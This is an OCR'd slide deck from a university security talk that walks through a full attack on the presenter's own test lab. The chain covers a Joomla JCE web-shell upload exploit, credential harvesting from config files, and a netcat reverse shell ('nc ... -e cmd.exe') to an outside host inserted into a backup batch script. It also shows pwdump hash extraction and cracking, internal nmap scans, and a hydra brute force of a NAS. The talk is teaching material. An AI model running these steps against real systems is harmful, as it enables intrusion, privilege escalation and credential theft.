INFOSECURITY WITH PLYMOUTH UNIVERSITY

INFOSECURITY WITH PLYMOUTH UNIVERSITY


Practical Exploitation

Dr Paul Dowland

Centre for Security, Communications & Network Research

Plymouth University

United Kingdom



Extreme Health Warning

Outline

- Identify vulnerable service (website)
- Exploit vulnerabilities
- Gain remote access
- Escalate privileges
- Probe internal network

Where do we start?

- Identify the target
  - Scour the web
  - Specialist websites
    - Shodan
  - Ask people
    - Underground discussion forums

Identify vulnerable website

Searching for subdomains - method 2 of 3 ...

Found 5 subdomains (total 5 unique)

Searching for subdomains - method 3 o

Found 1 subdomains (total 5 unique)

Total 5 unique subdomains found:


ftp.cscan.org

vpn.cscan.org

test.cscan.org

dev.cscan.org

www.cscan.org



https://pentest-tools.com/information-gathering/find-subdomains-of-domain

Example

joomla

Search for joomla returned 1,140 results on 04-02-2016

Top Countries

1.	United States	338
2.	Germany	169
3.	Australia	63
4.	Netherlands	49
5.	France	48
6.	Italy	41
7.	United Kingdom	37
8.	Spain	35
9.	Taiwan, Province of China	34
10.	Russian Federation	18

Generated using https://www.shodan.io/

Target specific vulnerability

- Having identified Joomla – now deploy a simple script…

```
root@kali:~# perl jce.pl test.cscan.org

        .:::. Exploit for JCE Joomla Extension (Auto Shell Uploader) V0.1 .:::.

        ||||        Coded by: Mostafa Azizi (admin[@]0-Day[dot]net)      ||||

[*] Checking Exploitability ...

[*] Trying to upload 0day.gif ...

[*] Trying to change extension from .gif to .php ...

[+] 0day.php was successfully uploaded

[+] Path:test.cscan.org/images/stories/0day.php?cmd=id
```

Upload further exploits

GIF89a1

b374k
m1n1 1.01

Microsoft-IIS/7.5
Windows NT 2008R2TEST 6.1 build 7601 (Windows Se... 08 R2 Standard Edition Service Pack 1) i586
IUSR
server ip : 192.168.1.12 | your ip : 192.168.1.10
safemode OFF
[A][C][D] > C: \ inetpub \ wwwroot \ images \ stories \

explore | shell | eval | mysql | phpinfo | netsploit | upload | mail

IUSR > Go !

view file/folder C:\inetpub\wwwroot\images\stories\ Go !

name	size	owner:group	perms	modified	
.	LINK	????:????	rwxrwxrwx	05-Feb-2016 23:24	newfile | newfolder
..	LINK	????:????	rwxrwxrwx	04-Feb-2016 11:59	newfile | newfolder
[food]	DIR	????:????	rwxrwxrwx	04-Feb-2016 11:25	rename | delete
[fruit]	DIR	????:????	rwxrwxrwx	04-Feb-2016 11:25	rename | delete
[hydra]	DIR	????:????	rwxrwxrwx	05-Feb-2016 22:31	rename | delete
[nmap]	DIR	????:????	rwxrwxrwx	05-Feb-2016 22:44	rename | delete
0day.php	414	????:????	rw-rw-rw-	05-Feb-2016 23:04	edit | rename | delet

Examine file system

- Find blog config and get MySQL credentials

```
/* Database Settings */
var $host = 'localhost';
var $user = 'root';
var $password = 'root';
var $db = 'blog';
var $dbprefix = 'jos_';
```

Get blog admin password

- Joomla uses a simple hashing mechanism:

  md5(password+salt)


- Stored as hash:salt

```
fdb3d81d39d925c1332559d2ea53823e:
Ckbco8niuZ6ZR9lSnB80I8NtJki325j2
```

- Write a simple script with a password list ☺

Launch a remote shell

- Use netcat (cryptcat also available)




Escalate privileges

```
...


@echo Dumping blog
@"C:\Program Files (x86)\MySQL\MySQL Server
5.5\bin\mysqldump.exe" --user=%dbuser% --
password=%dbpass% --databases blog --log-
error="C:\Backup\dumperrors.txt" >
"C:\Backup\blog.%backupdate%.sql"

START c:\inetpub\wwwroot\images\stories\nc
141.163.x.y 80 -e cmd.exe
```

Get Windows passwords

```
>pwdump7
Administrator:500:NO
PASSWORD**********************:47443E24FE435EB5
210D91EF2838659D:::
Guest:501:NO PASSWORD**********************:NO
PASSWORD**********************:::
hackme:1004:NO
PASSWORD**********************:F1B94635FACC09D9
FCC637A113DC10B1:::
hackme2:1005:NO
PASSWORD**********************:079F890A968B7F71
0A373ABB79EB11EB:::
Pwdump v7.1 - raw password extractor
Author: Andres Tarasco Acuna
```

Crack the password…



Cracked

`079F890A968B7F710A373ABB79EB11EB`

`Wizard1!`

- Took about 15mins
- Used two rainbow tables (2^{38} and 2^{39} passphrases) ~800 billion
- FREE!

http://ophcrack.sourceforge.net/

Scan internal network

```
>nmap -sn 192.168.1.0/24

Starting Nmap 7.01 ( https://nmap.org )

MAC Address: 00:1E:67:9A:7E:23 (Intel Corporate)
Nmap scan report for 192.168.1.12
Host is up (0.00s latency).
MAC Address: 00:1D:73:FA:11:D2 (Buffalo.inc)
Nmap scan report for 192.168.1.23
Host is up (0.00s latency).
MAC Address: 00:24:B2:BA:6C:90 (Netgear)
Nmap scan report for 192.168.1.24
Host is up (0.00s latency).
MAC Address: 00:24:B2:BA:66:B4 (Netgear)
Nmap scan report for 192.168.1.31
Host is up (0.00s latency).
```

Scan interesting host

```
>nmap 192.168.1.23

Starting Nmap 7.01 ( https://nmap.org )

Nmap scan report for 192.168.1.23
Host is up (0.00s latency).
Not shown: 1084 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
111/tcp open  sunrpc
139/tcp open  netbios-ssn
199/tcp open  unknown
443/tcp open  https
445/tcp open  microsoft-ds
548/tcp open  afpovertcp
```

Enumerate the shares

```
>net view \\192.168.1.23
Shared resources at \\192.168.1.23

CSCAN-NAS2

Share name    Type  Used as  Comment

-------------------------------------------------------------
Applications  Disk           Applications share
DiskImages    Disk           Imaging Share
Media         Disk           Media Share
Projects      Disk           Projects share
Scratch       Disk           Scratch space
The command completed successfully.
```

Access NAS

```
>hydra -l hackme -P top500.txt -s 443
  192.168.1.23 https-get /shares/
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do
  not use in military or secret service
  organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at
  2016-02-07 23:16:06
[DATA] max 16 tasks per 1 server, overall 64 tasks,
  500 login tries (l:1/p:500),
 ~0 tries per task
[DATA] attacking service http-get on port 443 with
  SSL
[443][http-get] host: 192.168.1.23   login: hackme
  password: amateur
```

Let's take a look!

```
>net use z: \\192.168.1.23\diskimages
  amateur /USER:hackme
The command completed successfully.

>dir z:
 Volume in drive Z is DiskImages
 Volume Serial Number is 1A2C-B3A9

 Directory of Z:\

14/01/2016  15:00    <DIR>          .
26/05/2015  22:01    <DIR>          ..
21/11/2014  15:48    <DIR>          Old LCD A303
26/05/2015  22:02    <DIR>          SECLAB
21/11/2014  15:48    <DIR>          Old 306 LCD
...
```

QUESTIONS?

INFOSECURITY
WITH
PLYMOUTH
UNIVERSITY

Dr Paul Dowland
pdowland@plymouth.ac.uk
@pdowland

Centre for Security, Communications & Network Research
www.cscan.org